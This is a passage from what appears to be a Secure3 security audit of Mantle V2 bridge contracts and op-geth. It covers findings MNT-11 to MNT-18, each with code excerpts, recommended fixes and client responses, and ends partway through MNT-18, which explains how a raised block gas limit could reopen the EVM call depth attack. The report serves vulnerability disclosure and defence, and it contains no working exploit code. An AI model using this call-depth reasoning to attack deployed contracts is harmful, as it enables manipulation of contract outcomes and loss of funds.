        bool succ = IERC20(PORTAL.L1_MNT_ADDRESS()).transfer(address(PORTAL),totalAmount);
        require(succ,"donate mnt failed");
        PORTAL.donateETH{ value: address(this).balance }();
    }
}
```

This limits the contract to donate any eth present in the contract to the ``OptimismPortal`` contract using ``donate`` function that calls the ``donateETH`` function inside it.

Impact

The lack of ability to receive ether in contract makes it incapable to donate any ether to the ``OptimismPortal`` contract.

Recommendation

Saaj: The recommendation is made to add receive function inside the contract to provide it capability of receiving ether which can be donated to the ``OptimismPortal`` contract.

```
contract PortalSender {
    /**
     * @notice Address of the OptimismPortal contract.
     */
    OptimismPortal public immutable PORTAL;

    /**
     * @param _portal Address of the OptimismPortal contract.
     */
    constructor(OptimismPortal _portal) {
        PORTAL = _portal;
    }

+   receive() external payable{}

    /**
     * @notice Sends balance of this contract to the OptimismPortal.
     *         on the Mantle Mainnet, this function will donate ETH and MNT
     */
    function donate() public {
        uint256 totalAmount = IERC20(PORTAL.L1_MNT_ADDRESS()).balanceOf(address(this));
        bool succ = IERC20(PORTAL.L1_MNT_ADDRESS()).transfer(address(PORTAL),totalAmount);
        require(succ,"donate mnt failed");
        PORTAL.donateETH{ value: address(this).balance }();
    }
}
```

Client Response

client response for Saaj: Declined - Not a valid issue.

Secure3: Not a valid issue.

MNT-11: L2StandardBridge._initiateWithdrawal() breaks compatibility with legacy contracts

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	HollaDieWaldfee

Code Reference

- code/mantle-v2/packages/contracts-bedrock/contracts/L2/L2StandardBridge.sol#L191-L207

```

191: function _initiateWithdrawal(
192:     address _l2Token,
193:     address _from,
194:     address _to,
195:     uint256 _amount,
196:     uint32 _minGasLimit,
197:     bytes memory _extraData
198: ) internal {
199:     if (_l2Token == Predeploys.BVM_ETH) {
200:         _initiateBridgeETH(_from, _to, _amount, _minGasLimit, _extraData);
201:     } else if (_l2Token == address(0)) {
202:         _initiateBridgeMNT(_from, _to, _amount, _minGasLimit, _extraData);
203:     } else {
204:         address l1Token = OptimismMintableERC20(_l2Token).l1Token();
205:         _initiateBridgeERC20(_l2Token, l1Token, _from, _to, _amount, _minGasLimit, _extraData);
206:     }
207: }

```

Description

HollaDieWaldfee: The `L1StandardBridge` as well as the `L2StandardBridge` in Mantle V2 implement the interfaces of the Mantle V1 contracts.

This is to allow existing contracts and applications to run after the upgrade to Mantle V2 without modifications.

What's important to understand is that in the legacy system, MNT is bridged from L2 to L1 by providing `_l2Token = Lib_PredeployAddresses.BVM_MANTLE = 0xDeadDeAddeAddEaDDeAdDeaDDeAD0000`. This address is accessed in Mantle V2 with `Predeploys.LEGACY ERC20 MNT`.

So, whenever the legacy interface is called with the intention to initiate / finalize a MNT withdrawal / deposit, the address should be `0xDeadDeAddeAddEaDDeAdDeaDDeAD0000`.

This is correctly done for `L2StandardBridge.finalizeDeposit()`:

```

function finalizeDeposit(
    address _l1Token,
    address _l2Token,
    address _from,
    address _to,
    uint256 _amount,
    bytes calldata _extraData
) external payable {
>>>    if (_l1Token == L1_MNT_ADDRESS && _l2Token == Predeploys.LEGACY_ERC20_MNT) {
        finalizeBridgeMNT(_from, _to, _amount, _extraData);
    } else if (_l1Token == address(0) && _l2Token == Predeploys.BVM_ETH) {
        finalizeBridgeETH(_from, _to, _amount, _extraData);
    } else {
        finalizeBridgeERC20(_l2Token, _l1Token, _from, _to, _amount, _extraData);
    }
}

```

However, it is wrong for `L2StandardBridge.withdraw()` and `L2StandardBridge.withdrawTo()` since the downstream `L2StandardBridge._initiateWithdrawal()` function uses `address(0)` instead of `Predeploys.LEGACY_ERC20_MNT`.

```

function _initiateWithdrawal(
    address _l2Token,
    address _from,
    address _to,
    uint256 _amount,
    uint32 _minGasLimit,
    bytes memory _extraData
) internal {
    if (_l2Token == Predeploys.BVM_ETH) {
        _initiateBridgeETH(_from, _to, _amount, _minGasLimit, _extraData);
>>>    } else if (_l2Token == address(0)) {
        _initiateBridgeMNT(_from, _to, _amount, _minGasLimit, _extraData);
    } else {
        address l1Token = OptimismMintableERC20(_l2Token).l1Token();
        _initiateBridgeERC20(_l2Token, l1Token, _from, _to, _amount, _minGasLimit, _extraDat
a);
    }
}

```

If one provides the correct `Predeploys.LEGACY_ERC20_MNT` address to the function, it downstream reverts in `L2StandardBridge._initiateBridgeERC20()`, since the `_remoteToken` will be `L1_MNT_ADDRESS`.

As a result, bridging MNT from L2 to L1 for contracts and applications that correctly use the legacy interface will not be possible. If the contracts are not upgradeable, the MNT is stuck on L2 and the application may be broken as a result of the reverting function.

Recommendation

HollaDieWaldfee: In `_initiateWithdrawal()`, `address(0)` must be replaced with `Predeploys.LEGACY_ERC20_MNT` to allow integration with the legacy token address.

```
function _initiateWithdrawal(
    address _l2Token,
    address _from,
    address _to,
    uint256 _amount,
    uint32 _minGasLimit,
    bytes memory _extraData
) internal {
    if (_l2Token == Predeploys.BVM_ETH) {
        _initiateBridgeETH(_from, _to, _amount, _minGasLimit, _extraData);
-    } else if (_l2Token == address(0)) {
+    } else if (_l2Token == Predeploys.LEGACY_ERC20_MNT) {
        _initiateBridgeMNT(_from, _to, _amount, _minGasLimit, _extraData);
    } else {
        address l1Token = OptimismMintableERC20(_l2Token).l1Token();
        _initiateBridgeERC20(_l2Token, l1Token, _from, _to, _amount, _minGasLimit, _extraData);
    }
}
```

Client Response

client response for HollaDieWaldfee: Declined - The issue does not exist; depositing MNT does not get confirmed through the finalizeDeposit method.

Secure3: The issue does not exist; depositing MNT does not get confirmed through the finalizeDeposit method.

MNT-12: Transfer returned value is not checked

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	0xRizwan

Code Reference

- code/mantle-v2/packages/contracts-periphery/contracts/universal/AssetReceiver.sol#L90
- code/mantle-v2/packages/contracts-periphery/contracts/universal/AssetReceiver.sol#L117

```
90: (bool success, ) = _to.call{ value: _amount }("");
```

```
117: _asset.transfer(_to, _amount);
```

Description

OxRizwan: In `AssetReceiver.withdrawERC20()`,

```
function withdrawERC20(
    ERC20 _asset,
    address _to,
    uint256 _amount
) public onlyOwner {
    // slither-disable-next-line unchecked-transfer
    @> _asset.transfer(_to, _amount);
    // slither-disable-next-line reentrancy-events
    emit WithdrewERC20(msg.sender, _to, address(_asset), _amount);
}
```

The issue here is with the use of unsafe `transfer()` function and this issue is about non-standard behavior of USDT and such weird tokens. Some tokens do not return a bool (e.g. USDT, BNB, OMG) on ERC20 methods. The `ERC20.transferFrom()` function return a boolean value indicating success. This parameter needs to be checked for success. Per EIP20, `transfer()` function is given below,

```
function transfer(address _to, uint256 _value) public returns (bool success)
```

Therefore, tokens (like USDT) don't correctly implement the EIP20 standard and their `transfer()` function return void instead of a success boolean. Calling these functions with the correct EIP20 function signatures will always revert. as USDT transfer do not revert if the transfer failed.

Tokens that don't actually perform the transfer and return false are still counted as a correct transfer and tokens that don't correctly implement the latest EIP20 spec, like USDT, will be unusable in the protocol as they revert the transaction because of the missing return value.

Impact:

Tokens that don't actually perform the transfer and return false are still counted as a correct transfer and tokens that don't correctly implement the latest EIP20 spec will be unusable in the protocol as they revert the transaction because of the missing return value.

OxRizwan: In `AssetReceiver.sol`, `withdrawETH()` function is shown as:

```
function withdrawETH(address payable _to, uint256 _amount) public onlyOwner {
    // slither-disable-next-line reentrancy-unlimited-gas
    @> (bool success, ) = _to.call{ value: _amount }("");
    emit WithdrewETH(msg.sender, _to, _amount);
}
```

The function has used ``.call()`` to transfer the native token to recipient address. If recipient reverts, this can lead to locked ETH in Receiver contract.

Low-level primitive `.call()` doesn't revert in caller's context when the callee reverts. If its return value is not checked, it can lead the caller to falsely believe that the call was successful.

If the recipient address is a contract and its ``.receive()`` function has the potential to revert, the code ``.to.call{ value: _amount }("")`` could potentially return a false result, which is not being verified. As a result, the calling functions may exit without successfully returning ethers to senders.

Reference:

Such issue is confirmed as high severity at spearbit. Check below report.

<https://solodit.xyz/issues/return-value-of-low-level-call-not-checked-spearbit-lifi-pdf>

Recommendation

OxRizwan: Recommend using ``.safeTransfer()`` function from OpenZeppelin's ``.SafeERC20.sol`` that handle the return value check as well as non-standard-compliant tokens.

```
+ import "@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol";

function withdrawERC20(
    ERC20 _asset,
    address _to,
    uint256 _amount
) public onlyOwner {
    // slither-disable-next-line unchecked-transfer
    - _asset.transfer(_to, _amount);
    + _asset.safeTransfer(_to, _amount);
    // slither-disable-next-line reentrancy-events
    emit WithdrewERC20(msg.sender, _to, address(_asset), _amount);
}
```

OxRizwan: check the return value of low level call function.

```
function withdrawETH(address payable _to, uint256 _amount) public onlyOwner {
    // slither-disable-next-line reentrancy-unlimited-gas
    (bool success, ) = _to.call{ value: _amount }("");
    + require(success, "transfer failed");
    emit WithdrewETH(msg.sender, _to, _amount);
}
```

Client Response

client response for 0xRizwan: Declined - `**contracts-periphery**` is out of audit scope.

client response for 0xRizwan: Declined - `**contracts-periphery**` is out of audit scope.

MNT-13:Transaction receipt must not be populated with `l1Cost` for system transactions

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_processor.go#L148-L155

```
148: if !msg.IsDepositTx {
149:     gas := tx.RollupDataGas().DataGas(evm.Context.Time, config)
150:     receipt.L1GasUsed = new(big.Int).Add(new(big.Int).SetUint64(gas), overhead)
151:     receipt.L1GasPrice = l1BaseFee
152:     receipt.L1Fee = types.L1Cost(gas, l1BaseFee, overhead, scalar, tokenRatio)
153:     receipt.FeeScalar = scaled
154:     receipt.TokenRatio = tokenRatio
155: }
```

- code/op-geth/core/state_transition.go#L535-L549

```
535: if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
536:     if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
537:         l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
538:         if st.msg.GasLimit < l1Gas {
539:             return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining,
l1Gas)
540:         }
541:     }
542:     if st.gasRemaining < l1Gas {
543:         return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l1G
as)
544:     }
545:     st.gasRemaining -= l1Gas
546:     if tokenRatio > 0 {
547:         st.gasRemaining = st.gasRemaining / tokenRatio
548:     }
549: }
```

Description

HollaDieWaldfee: In the state transition logic, it can be observed that the `l1Cost` is only paid for transactions that are not system transactions and not deposit transactions.

[Link](#)

```

if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
    if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
        l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
        if st.msg.GasLimit < l1Gas {
            return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l1Gas)
        }
    }
    if st.gasRemaining < l1Gas {
        return nil, fmt.Errorf("%w: have %d, want %d", ErrIntrinsicGas, st.gasRemaining, l1Gas)
    }
    st.gasRemaining -= l1Gas
    if tokenRatio > 0 {
        st.gasRemaining = st.gasRemaining / tokenRatio
    }
}

```

However, the logic that assigns the l1 cost data to the transaction receipt only check that the transaction is not a deposit transaction.

[Link](#)

```

if !msg.IsDepositTx {
    gas := tx.RollupDataGas().DataGas(evm.Context.Time, config)
    receipt.L1GasUsed = new(big.Int).Add(new(big.Int).SetUint64(gas), overhead)
    receipt.L1GasPrice = l1BaseFee
    receipt.L1Fee = types.L1Cost(gas, l1BaseFee, overhead, scalar, tokenRatio)
    receipt.FeeScalar = scaled
    receipt.TokenRatio = tokenRatio
}

```

This means that for system transactions, the l1 cost is incorrectly tracked in the transaction receipt and any downstream logic that relies on the transaction receipts will work with incorrect data.

Recommendation

HollaDieWaldfee: This issue can be fixed by adding a `&& !msg.isSystemTx` condition in the state processor.

```

- if !msg.IsDepositTx {
+ if (!msg.IsDepositTx && !msg.isSystemTx) {
    gas := tx.RollupDataGas().DataGas(evm.Context.Time, config)
    receipt.L1GasUsed = new(big.Int).Add(new(big.Int).SetUint64(gas), overhead)
    receipt.L1GasPrice = l1BaseFee
    receipt.L1Fee = types.L1Cost(gas, l1BaseFee, overhead, scalar, tokenRatio)
    receipt.FeeScalar = scaled
    receipt.TokenRatio = tokenRatio
}

```

Client Response

client response for HollaDieWaldfee: Declined - regolith is enabled immediately after bedrock upgrade. And isSystemTx will always be false. So this is not an issue.

Secure3: regolith is enabled immediately after bedrock upgrade. And isSystemTx will always be false. So this is not an issue.

MNT-14: The function `Sender()` in `transaction_signing.go` does not check the type of the inner transaction

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	biakia

Code Reference

- code/op-geth/core/types/transaction_signing.go#L184-L199

```

184: func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
185:     if tx.Type() == DepositTxType {
186:         return tx.inner.(*DepositTx).From, nil
187:     }
188:     if tx.Type() != DynamicFeeTxType {
189:         return s.eip2930Signer.Sender(tx)
190:     }
191:     V, R, S := tx.RawSignatureValues()
192:     // DynamicFee txs are defined to use 0 and 1 as their recovery
193:     // id, add 27 to become equivalent to unprotected Homestead signatures.
194:     V = new(big.Int).Add(V, big.NewInt(27))
195:     if tx.ChainId().Cmp(s.chainId) != 0 {
196:         return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId(), s.chainId)
197:     }
198:     return recoverPlain(s.Hash(tx), R, S, V, true)
199: }

```

Description

biakia: When the nonce of a deposit transaction is non-nil, the inner transaction will be decoded as type ``depositTx WithNonce`` in ``transaction_marshallig.go``

```

case DepositTxType:
    if dec.AccessList != nil || dec.MaxFeePerGas != nil ||
        dec.MaxPriorityFeePerGas != nil {
        return errors.New("unexpected field(s) in deposit transaction")
    }
    ...
    ...

    if dec.Nonce != nil {
        inner = &depositTxWithNonce{DepositTx: itx, EffectiveNonce: uint64(*dec.Nonce)}
    }

```

However, in the function ``Sender`` of ``transaction_signing.go``, the type of the inner transaction is not checked:

```
func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
    if tx.Type() == DepositTxType {
        return tx.inner.(*DepositTx).From, nil
    }
    if tx.Type() != DynamicFeeTxType {
        return s.eip2930Signer.Sender(tx)
    }
    V, R, S := tx.RawSignatureValues()
    // DynamicFee txs are defined to use 0 and 1 as their recovery
    // id, add 27 to become equivalent to unprotected Homestead signatures.
    V = new(big.Int).Add(V, big.NewInt(27))
    if tx.ChainId().Cmp(s.chainId) != 0 {
        return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId(), s.chainId)
    }
    return recoverPlain(s.Hash(tx), R, S, V, true)
}
```

It will be converted into the type ``DepositTx``. The code here may run into problems when the data struct of the type ``depositTxWithNonce`` changes in the future.

The latest version of ``optimism`` has fixed this issue in this commit: <https://github.com/ethereum-optimism/op-geth/commit/1ee4f9ff4596f0ab66b3ad57bb4ceca8d9af3afc>

Recommendation

biakia: Consider following fix:

```
func (s londonSigner) Sender(tx *Transaction) (common.Address, error) {
    if tx.Type() == DepositTxType {
        switch tx.inner.(type) {
            case *DepositTx:
                return tx.inner.(*DepositTx).From, nil
            case *depositTxWithNonce:
                return tx.inner.(*depositTxWithNonce).From, nil
        }
    }
    if tx.Type() != DynamicFeeTxType {
        return s.eip2930Signer.Sender(tx)
    }
    V, R, S := tx.RawSignatureValues()
    // DynamicFee txs are defined to use 0 and 1 as their recovery
    // id, add 27 to become equivalent to unprotected Homestead signatures.
    V = new(big.Int).Add(V, big.NewInt(27))
    if tx.ChainId().Cmp(s.chainId) != 0 {
        return common.Address{}, fmt.Errorf("%w: have %d want %d", ErrInvalidChainId, tx.ChainId(), s.chainId)
    }
    return recoverPlain(s.Hash(tx), R, S, V, true)
}
```

Client Response

client response for biakia: Acknowledged - we will fix it as the suggestion.

MNT-15: The calculated sum in `txpool.validateTx()` does not include the L1 costs of the transactions.

Category	Severity	Client Response	Contributor
Logical	Medium	Declined	HollaDieWaldfee

Code Reference

- code/op-geth/core/txpool/list.go#L320

```
320: l.totalcost.Add(l.totalcost, tx.Cost())
```

- code/op-geth/core/txpool/txpool.go#L731

```
731: sum := new(big.Int).Add(cost, list.totalcost)
```

Description

HollaDieWaldfee: Function `txpool.validateTx()` validates a transaction where a crucial step is ensuring the User has enough funds to pay for the TX cost. If the user has existing TXs in the pending queue, the validate function will add the cost of the already existing TXs to the cost of the current TX and check whether the user has enough funds to cover that amount. The problem is that the cost of the already existing transactions is retrieved with `list.totalcost`, however, `list.totalCost` does not include the L1-Costs of the transactions. This means that the user can enter into an overdraft since the `sum` in `txpool.validateTx()` is less than the real sum that includes the L1-Cost of each transaction.

```
// txpool.go
// @audit Current transaction includes the L1 Cost
cost := tx.Cost()
var l1Cost *big.Int
if l1Cost = pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add r
ollup cost
    cost = cost.Add(cost, l1Cost)
}
```

```
// txpool.go
list := pool.pending[from]
// @audit list.totalcost does not include the L1 Costs of the pending TXs
sum := new(big.Int).Add(cost, list.totalcost)
...
if userBalance.Cmp(sum) < 0 {
    log.Trace("Replacing transactions would overdraft", "sender", from, "balance", userBalance, "r
equired", sum)
    return ErrOverdraft
}
```

Here is how `list.totalcost` is updated. The function `tx.Cost()` only returns $GL * GP + Value$.

```
// list.go
func (l *list) Add(tx *types.Transaction, priceBump uint64) (bool, *types.Transaction) {
    l.totalcost.Add(l.totalcost, tx.Cost())
}
```

Recommendation

HollaDieWaldfee: Calculate the L1 costs of the pending transactions and add the amount to `sum`.

Client Response

client response for HollaDieWaldfee: Declined - `totalcost` does include L1cost. So this is not an issue.

MNT-16: The L1Cost of a transaction should not be accounted for separately from GasLimit * GasPrice

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	HollaDieWaldfee

Code Reference

- code/op-geth/core/state_transition.go#L302

```
302: mgval = mgval.Add(mgval, l1Cost)
```

- code/op-geth/core/txpool/txpool.go#L692
- code/op-geth/core/txpool/txpool.go#L736
- code/op-geth/core/txpool/txpool.go#L1500
- code/op-geth/core/txpool/txpool.go#L1544
- code/op-geth/core/txpool/txpool.go#L1757

```
692: cost = cost.Add(cost, l1Cost)
```

```
736: replL1Cost = replL1Cost.Add(cost, l1Cost)
```

```
1500: txGasCost = new(big.Int).Add(txGasCost, l1Cost) // gas fee sponsor must sponsor additional l1Cost fee
```

```
1544: if l1Cost := pool.l1CostFn(el.RollupDataGas(), el.IsDepositTx(), el.To()); l1Cost != nil {
```

```
1757: if l1Cost := pool.l1CostFn(el.RollupDataGas(), el.IsDepositTx(), el.To()); l1Cost != nil {
```

Description

HollaDieWaldfee: In `state_transition.go` the calculated `l1Gas` is subtracted from `st.gasRemaining`, however, across `txpool.go` and in `state_transition.buyGas()` the L1Cost is calculated separately and on top of GasLimit * GasPrice. This can lead to the following issues:

- If a user holds MNT balance that is just enough for transaction execution, the txpool will account for the L1Cost separately, and the user won't be able to set GL*GP sufficiently high to make the transaction process, although he has sufficient funds.
- A user assumes they are supposed to pay L1Cost separately and set a GasLimit that doesn't account for it. However, during execution, the `l1Gas` is subtracted from `st.gasRemaining` and the user's transaction might revert unexpectedly if the input GasLimit is just enough for transaction execution.

```
// state_transition.
func (st *StateTransition) innerTransitionDb() (*ExecutionResult, error) {

    l1Cost, err := st.preCheck()
    if err != nil {
        return nil, err
    }
    ...
    if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
        ...
        var l1Gas uint64
        if !st.msg.IsDepositTx && !st.msg.IsSystemTx {
            if st.msg.GasPrice.Cmp(common.Big0) > 0 && l1Cost != nil {
                l1Gas = new(big.Int).Div(l1Cost, st.msg.GasPrice).Uint64()
            }
            if st.gasRemaining < l1Gas {
                return nil, fmt.Errorf("%w: have %d, want %d", ErrInsufficientGasForL1Cost, st.gasRemaining, l1Gas)
            }
            // @audit l1Gas is assumed to be part of the paid for GasLimit
            st.gasRemaining -= l1Gas
            if tokenRatio > 0 {
                st.gasRemaining = st.gasRemaining / tokenRatio
            }
        }
        ...
    }
}
```

```
// txpool.go
func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
    ...
    // Transactor should have enough funds to cover the costs
    // cost == V + GP * GL
    cost := tx.Cost()
    var l1Cost *big.Int
    if l1Cost = pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add rollup cost
        // @audit l1Cost is added on top of GasLimit * GasPrice, although later it is assumed l1Gas is part of GasLimit
        cost = cost.Add(cost, l1Cost)
    }
}
```

Recommendation

HollaDieWaldfee: Refactor ``txpool.go`` and ``state_transition.buyGas()`` so that the accounting assumes the L1Cost is part of GasLimit * GasPrice

Client Response

client response for HollaDieWaldfee: Acknowledged - We will follow the suggestion and refactor some logic.

Secure3: We will follow the suggestion and refactor some logic.

MNT-17: Replacing transactions with same nonce can cause over draft

Category	Severity	Client Response	Contributor
Logical	Medium	Fixed	0xffchain

Code Reference

- [code/op-geth/core/txpool/txpool.go#L629-L679](#)
- [code/op-geth/core/txpool/txpool.go#L690-L693](#)

```

629: func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {
630:     // No unauthenticated deposits allowed in the transaction pool.
631:     // This is for spam protection, not consensus,
632:     // as the external engine-API user authenticates deposits.
633:     if tx.Type() == types.DepositTxType {
634:         return core.ErrTxTypeNotSupported
635:     }
636:     if tx.Type() == types.BlobTxType {
637:         return errors.New("BlobTxType of transaction is currently not supported.")
638:     }
639:     // Accept only legacy transactions until EIP-2718/2930 activates.
640:     if !pool.eip2718 && tx.Type() != types.LegacyTxType {
641:         return core.ErrTxTypeNotSupported
642:     }
643:     // Reject dynamic fee transactions until EIP-1559 activates.
644:     if !pool.eip1559 && tx.Type() == types.DynamicFeeTxType {
645:         return core.ErrTxTypeNotSupported
646:     }
647:     // Reject transactions over defined size to prevent DOS attacks
648:     if tx.Size() > txMaxSize {
649:         return ErrOversizedData
650:     }
651:     // Check whether the init code size has been exceeded.
652:     if pool.shanghai && tx.To() == nil && len(tx.Data()) > params.MaxInitCodeSize {
653:         return fmt.Errorf("%w: code size %v limit %v", core.ErrMaxInitCodeSizeExceeded, len(tx.D
654: ata()), params.MaxInitCodeSize)
655:     }
656:     // Transactions can't be negative. This may never happen using RLP decoded
657:     // transactions but may occur if you create a transaction using the RPC.
658:     if tx.Value().Sign() < 0 {
659:         return ErrNegativeValue
660:     }
661:     // Ensure the transaction doesn't exceed the current block limit gas.
662:     if pool.currentMaxGas < tx.Gas() {
663:         return ErrGasLimit
664:     }
665:     // Sanity check for extremely large numbers
666:     if tx.GasFeeCap().BitLen() > 256 {
667:         return core.ErrFeeCapVeryHigh
668:     }
669:     if tx.GasTipCap().BitLen() > 256 {
670:         return core.ErrTipVeryHigh
671:     }
672:     // Ensure gasFeeCap is greater than or equal to gasTipCap.
673:     if tx.GasFeeCapIntCmp(tx.GasTipCap()) < 0 {
674:         return core.ErrTipAboveFeeCap
675:     }
676:     // Make sure the transaction is signed properly.
677:     from, err := types.Sender(pool.signer, tx)
678:     if err != nil {
679:         return ErrInvalidSender
680:     }

```

```

690: cost := tx.Cost()
691:     if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil {
692:         // add rollup cost
693:         cost = cost.Add(cost, l1Cost)
694:     }

```

Description

Oxffchain: Mantlev2 mempool allows transactions replaceability, as long as the transaction has the same nonce and the new gas supplied is above the previous one. The validation function that validates all transaction coming into the mempool handles this, and it checks if the incoming transaction will not cause an over draft of the user account balance.

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L629C1-L757C2

```
func (pool *TxPool) validateTx(tx *types.Transaction, local bool) error {

    cost := tx.Cost()
    if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil {
// add rollup cost
        cost = cost.Add(cost, l1Cost)
    }

    -----

    // Verify that replacing transactions will not result in overdraft
    list := pool.pending[from]
    if list != nil { // Sender already has pending txs
        _, sponsorCostSum := pool.validateMetaTxList(list)
        userBalance = new(big.Int).Add(userBalance, sponsorCostSum)
        sum := new(big.Int).Add(cost, list.totalcost)
        if repl := list.txs.Get(tx.Nonce()); repl != nil {
            // Deduct the cost of a transaction replaced by this
            replL1Cost := repl.Cost()
            if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To());
l1Cost != nil { // add rollup cost
                replL1Cost = replL1Cost.Add(cost, l1Cost)
            }
            sum.Sub(sum, replL1Cost)
        }
        if userBalance.Cmp(sum) < 0 {
            log.Trace("Replacing transactions would overdraft", "sender", from, "balance", userBalance, "required", sum)
            return ErrOverdraft
        }
    }

}
```

The variable `cost` can be summed as `cost == l2ExecutionAndValue + l1Cost`. It contains the cost for the incoming transaction, as seen in the function body above. The intention of the function is to subtract the outgoing transaction from the total `sum`, then add the incoming transaction, and validate that the user balance can actually afford the cost of the incoming transaction. But it rather adds the incoming transaction to the sum, then removes it again. Like seen below.

```

replL1Cost := repl.Cost()
if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add
rollup cost
    replL1Cost = replL1Cost.Add(cost, l1Cost)
}
sum.Sub(sum, replL1Cost)

```

`**repl.cost()**` is the cost of the outgoing transaction (transaction to be replaced), it is assigned to **replL1Cost**, since this cost is only gas cost on l2 and value sent, it intends to fetch the cost of the outgoing transaction gas on l1, but it instead fetches the cost of the incoming transaction `**tx**` on l1

```

pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To());

```

Then sums that cost with the cost of the incoming transaction and assigns it to `**replL1Cost**`

```

replL1Cost = replL1Cost.Add(cost, l1Cost)

```

so in essence it has multiplied the l1cost of the incoming transaction by two, because the variable cost already had the l1 cost attached to it above.

```

cost := tx.Cost()
if l1Cost := pool.l1CostFn(tx.RollupDataGas(), tx.IsDepositTx(), tx.To()); l1Cost != nil { // add
rollup cost
    cost = cost.Add(cost, l1Cost)
}

```

https://github.com/Secure3Audit/code_Mantle_V2_Public/blob/c8af0be0bca90dbffe2106afd5830c04ed355029/code/op-geth/core/txpool/txpool.go#L690C1-L693C3

Then it subtracts the current value of **replL1Cost** from the total sum.

```

sum.Sub(sum, replL1Cost)

```

So in essence it is subtracting incoming transaction cost from the sum instead of subtracting that of the outgoing transaction, keep in mind that the incoming transaction has already been added to the sum

```

sum := new(big.Int).Add(cost, list.totalcost)

```

So it is just undoing the previous action instead of subtracting the outgoing transaction.

Also keep in mind that the body of an incoming transaction can be totally different from the outgoing transaction, should incase a user wants to replace an erroneous transaction in the mempool with another, it just creates a correct one with same nonce and higher gas fee, with the correct intended body.

Recommendation

Oxffchain: It should be subtracting the cost of the outgoing transaction from the total sum and not the incoming transaction.

Client Response

client response for 0xffchain: Fixed - <https://github.com/mantlenetworkio/op-geth/pull/67>

MNT-18:Reintroduce the **Call Depth Attack** due to dramatically increase block gas limit

Category	Severity	Client Response	Contributor
Logical	Medium	Acknowledged	KingNFT

Code Reference

- code/op-geth/core/vm/evm.go#L181

```
181: if evm.depth > int(params.CallCreateDepth) {
```

Description

KingNFT: ## Summary

At the early days of Ethereum, there was a well known critical bug called ``Call Depth Attack`` due to EVM's max 1024 call depth limit, some EIPs were proposed to solve this problem, and finally the famous ``EIP-150 (63/64 rule)`` was accepted by the community. And the issue was then fixed with the Byzantium ``hard`` fork. While ``Call Depth Attack`` is available, contracts containing the following cases would be in risk:

1. with ``try {} catch {}``
2. with low level address call ``address.send()|call()|delegatecall()|staticcall()``
3. with assemble call ``assembly { call()|delegatecall()|staticcall()|create()|create2() }``

Attackers can arbitrarily control execution result (``success or failure``) of the called contracts in above cases (``by making the call run on depth 1025``). This report indicates that this bug is reintroduced to Mantle V2 due to dramatically increase block gas limit.

More references:

<https://ethereum.stackexchange.com/questions/142102/solidity-1024-call-stack-depth>

<https://ethereum.stackexchange.com/questions/9398/how-does-eip-150-change-the-call-depth-attack>

<https://eips.ethereum.org/EIPS/eip-3>

<https://eips.ethereum.org/EIPS/eip-150>

Vulnerability Detail

In Mantle, the ``DefaultMantleBlockGasLimit`` is boosted to about ``1e15``, and the current actually used block gas limit on the upgraded Sepolia&Goerli testnet was set to ``1e12``.

```
File: core\blockchain.go
154: const (
155:     DefaultMantleBlockGasLimit = 0x4000000000000 // @audit 1_125_899_906_842_624
156: )
```

https://explorer.sepolia.mantle.xyz/block/4224690

Block #4224690

Validated by [Proxy](#)

Details Transactions

Block height	4224690
Size	875
Timestamp	5m ago Mar 09 2024 14:20:53 PM (+00:00 UTC)
Transactions	1 transaction
Validated by	Proxy

Gas used	46,865	0% -100%
Gas limit	1,000,000,000,000	

Next, let's explain why this change would make `Call Depth Attack` available again:

The previous EVM limit of `max 1024 call depth` has not been removed, it just becomes practically unreachable while Ethereum's block gas limit is 30M.

```
File: core\vm\evm.go
179: func (evm *EVM) Call(caller ContractRef, addr common.Address, input []byte, gas uint64, value
*big.Int) (ret []byte, leftOverGas uint64, err error) {
180:     // Fail if we're trying to execute above the call depth limit
181:     if evm.depth > int(params.CallCreateDepth) {
182:         return nil, gas, ErrDepth
183:     }
...
256: }

File: params\protocol_params.go
87:     CallCreateDepth      uint64 = 1024 // Maximum depth of call/create stack.
```

Let's say `X` is block gas limit and `N` is allowed max call depth, then gas upper bound at depth `N` could be calculated as

$$X * (63 / 64)^N$$

On Ethereum, it's

$$30,000,000 * (63 / 64)^{1024} \approx 3$$

But Mantle V2, it's

$$1e12 * (63 / 64)^{1024} \approx 99,181$$

